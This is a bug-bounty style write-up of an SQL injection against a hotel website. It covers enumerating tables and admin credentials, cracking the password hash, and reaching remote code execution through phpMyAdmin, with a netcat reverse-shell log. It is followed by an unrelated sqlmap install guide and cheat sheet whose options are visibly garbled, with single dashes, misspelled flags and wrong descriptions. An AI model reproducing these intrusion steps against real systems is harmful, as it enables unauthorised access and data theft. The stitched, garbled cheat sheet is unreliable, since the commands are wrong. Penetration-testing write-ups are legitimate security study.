
How I found this vulnerability ?

1. I found a parameter and 1st I tried for SSRF but it didn't work so I thought of trying SQLi, I started with SQLi basic testing and took a help from here : <http://www.securityidiots.com/Web-Pentest/SQL-Injection/MSSQL/MSSQL-Error-Based-Injection.html>

2. I found it vulnerable to SQLi and the first thing I enumerated was version and database name. So I used **database()** function and **@@version** command here.




Database Version



Database Name

3. Then I thought of identifying the user so for that I used a simple **user()** function



User name

It was simple till here but they told me to exploit more if I want them to accept my report. So I started researching for further exploitation.

4. I exploited further and found a table name from the schema table




Table Name

5. I wanted to check for some more tables so I used limit statement. I found a table **hotel** but this is the one I found previously.




Table Name

NOTE : **LIMIT** statement is used to retrieve records from one or more tables in a database and limit the number of records returned based on a limit value. "**LIMIT** statement is not supported in all SQL databases."

6. The next step was to find how many tables are there so I changed the query of limit (check the below screenshot for query)




Table Name





Table Name


7. Now I had 3 tables so I wanted to find the columns from the table schema.

NOTE : We had total of three tables so I performed the query accordingly




Column Names along with the table name

8. I changed the table_schema name to mysql to find what is there in it and I found many important tables and columns



Column Names along with the table name


9. Next step was to find the admin username and password, I found the credentials and reported to them. But later after 3 days I enumerated the subdomain of a subdomain and lucky those credentials worked their on phpmyadmin page which led me to RCE



Admin Credentials


Phase 2 (RCE) :

1. Found the phpmyadmin page, in the credentials obtained the password was in a hash form so I used [online tool](#) to crack it



phpmyadmin

2. I used a simple query to put my file on the server and check for RCE




Putting my file for RCE

3. And I successfully got the RCE




Remote Code Execution

4. I wanted to exploit it further to get a system shell-back so I used a simple python script from <http://pentestmonkey.net/> to get a system shell I was successful



Waiting for [redacted]

Python Script



```
kali@kali:~$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [redacted] from (UNKNOWN) [redacted] 47714
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

SQL Injection with SQLMAP

System requirements for sqlmap

You can install sqlmap on **Windows**, **macOS**, and **Linux**.

The sqlmap system is written in Python, so you have to install **Python 2.6** or later on your computer in order to run sqlmap. The current version as at July 2021 is 3.9.

To find out whether you have Python installed, on Windows open a command prompt and enter **python --version**. If you don't have Python, you will see a message telling you to type python again without parameters. Type **python** and this will open up the Microsoft Store with the Python package set up to download. Click on the **Get** button and follow installation instructions.

If you have macOS type **python --version**. If you get an error message, enter the following commands:

```
$ xcode-select --install
```

```
$ ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
```

```
$ brew install python3
```

In those lines, the **\$** represents the system prompt – don't type that in.

If you have Linux, you will already have Python installed.

Install sqlmap

To install sqlmap:

1. Go to the website for the sqlmap project at sqlmap.org.
2. If you have Windows, click on the **Download .zip** file button. If you have macOS or Linux, click on the **Download .tar.gz** file button.

3. Unpack the compressed file.

Your system will automatically name the directory the same as the compressed file. However, this is a very long name, so opt to have the new directory called just sqlmap. It doesn't matter where on your computer you create that directory.

Running sqlmap

The sqlmap system is a command-line utility. There isn't a GUI interface for it. So, go to the command line on your computer to use sqlmap. Change to the sqlmap directory that you created in order to run the utility. You do not have to compile any program.

The program that you run in order to use sqlmap is called sqlmap.py. It will not run unless you add an option to the end of the program name.

The options for sqlmap are:

	The target URL
-u URL	Format: -u "http://www.target.com/path/file.htm?variable=1"
	Connection string for direct database connection
-d DIRECT	Format: -d DBMS://DATABASE_FILEPATH <i>or</i> -d DBMS://USER:PASSWORD@DBMS_IP:DBMS_PORT/DATABASE_NAME
-l LOGFILE	Parse target(s) from Burp or WebScarab proxy log file
	Scan multiple targets given in a textual file
-m BULKFILE	Format: The file should contain a URL per line
	Load HTTP request from a file
-r REQUESTFILE	Format: The file can contain an HTTP or an HTTPS transaction

-g GOOGLEDORK	Process Google dork results as target URLs
-c CONFIGFILE	Load options from a configuration INI file
--wizard	A guided execution service
--update	Update sqlmap to the latest version
--purge	Clear out the sqlmap data folder
--purge-output	As above
--dependencies	Check for missing sqlmap dependencies
-h	Basic help
-hh	Advanced help
-- version	Show the version number

You can't run sqlmap without one of those options. There are **many other options** and it is often necessary to string several options in sequence on a command line.

A full attack requires so many options and inputs that it is easier to put all of those options in a file and then call the file instead of typing them all in. In this scenario, it is a convention to store all of the options in a **text file** with the extension .INI. You would include this list of options in the command line with the -c option followed by the file name. This method cuts out repeating typing in the whole long command over and over again to account for spelling mistakes or format errors.

More sqlmap options

There are many other switches that you can add to a **sqlmap** command. Option parameters that are character-based should be enclosed in double-quotes (" "), numerical parameters should not be quoted.

In the interests of brevity within this guide, we have presented all of these in a PDF file:

sqlmap Cheat Sheet

Basic options	
The sqlmap command will not run without at least one of these options added to it.	
-u URL	The target URL Format: "http://www.target.com/path/file.htm?variable=1"
-d DIRECT	Connection string for direct database connection Format: <DBMS>/<DATABASE>/<FILEPATH> or <DBMS>/<USER>/<PASSWORD>/<DBMS> ; <DBMS> <PORT>/<DATABASE> <NAME>
-i LOGFILE	Parse target(s) from Burp or WebScarab proxy log file
-m BULKFILE	Scan multiple targets given in a textual file Format: The file should contain a URL per line
-r REQUESTFILE	Load HTTP request from a file Format: The file can contain an HTTP request or an HTTPS transaction
-s GOOGLEDOXK	Process Google doxk results as target URLs
-c CONFIGFILE	Load options from a configuration INI file
-waford	A guided execution service
-update	Update sqlmap to the latest version
-purge	Clear out the sqlmap data folder
-purge-output	As above
-dependencies	Check for missing sqlmap dependencies
-h	Basic help
-a	Advanced help
-version	Show the sqlmap version number
-v VERBOSE	Verbosity level

Verbosity option values	
Possible verbosity level values are:	
0	Only Python tracebacks, error, and critical messages
1	Feedback of 0 plus information and warning messages
2	Feedback of 1 plus debug messages
3	Feedback of 2 plus the payloads injected
4	Feedback of 3 plus HTTP requests
5	Feedback of 4 plus the HTTP headers of responses
6	Feedback of 5 plus the content of the HTTP responses

Optimization	
The following options can be used to improve the performance of sqlmap.	
-s	Turn on all optimization switches
-predict-output	Predict common queries output
-keep-alive	Use persistent HTTP(s) connections
-null-connection	Retrieve page length without actual HTTP response body
-threads-THREADS	Max number of concurrent HTTP(s) requests (default: 1)

Detection	
The following options are used during research in the detection phase.	
-level-LEVEL	The level of tests to perform (1-5, default: 1)
-risk-RISK	The risk of tests to perform (1-3, default: 1)
-string-STRING	A string to match when query is evaluated to True
-not-string-FALSE-STRING	A string to match when query is evaluated to False
-response-REGEXP	Response to match when query is evaluated to True
-code-CODE	HTTP code to match when query is evaluated to True
-smart	Perform thorough tests only if positive heuristic(s)

Brute force	
These options implement checks during the launch of a brute force attack.	
-common-tables	Check the existence of common tables
-common-columns	Check the existence of common columns
-common-files	Check the existence of common files

Miscellaneous	
These options do not fit into any of the above categories.	
-s MINIMONICS	Use short mnemonics (e.g. "fuu,baa,baa,tec=U")
-alert-ALERT	Run host OS command(s) when SQL injection is found
-beep	Beep on the option and/or when SQL/XSS/PI is found
-disable-coloring	Disable console output coloring
-list-tampers	Display list of available tamper scripts
-work	Work in offline mode (only use session data)
-results-file-RESULTS-FILE	Location of CSV results file in multiple targets mode
-shell	Prompt for an interactive sqlmap shell
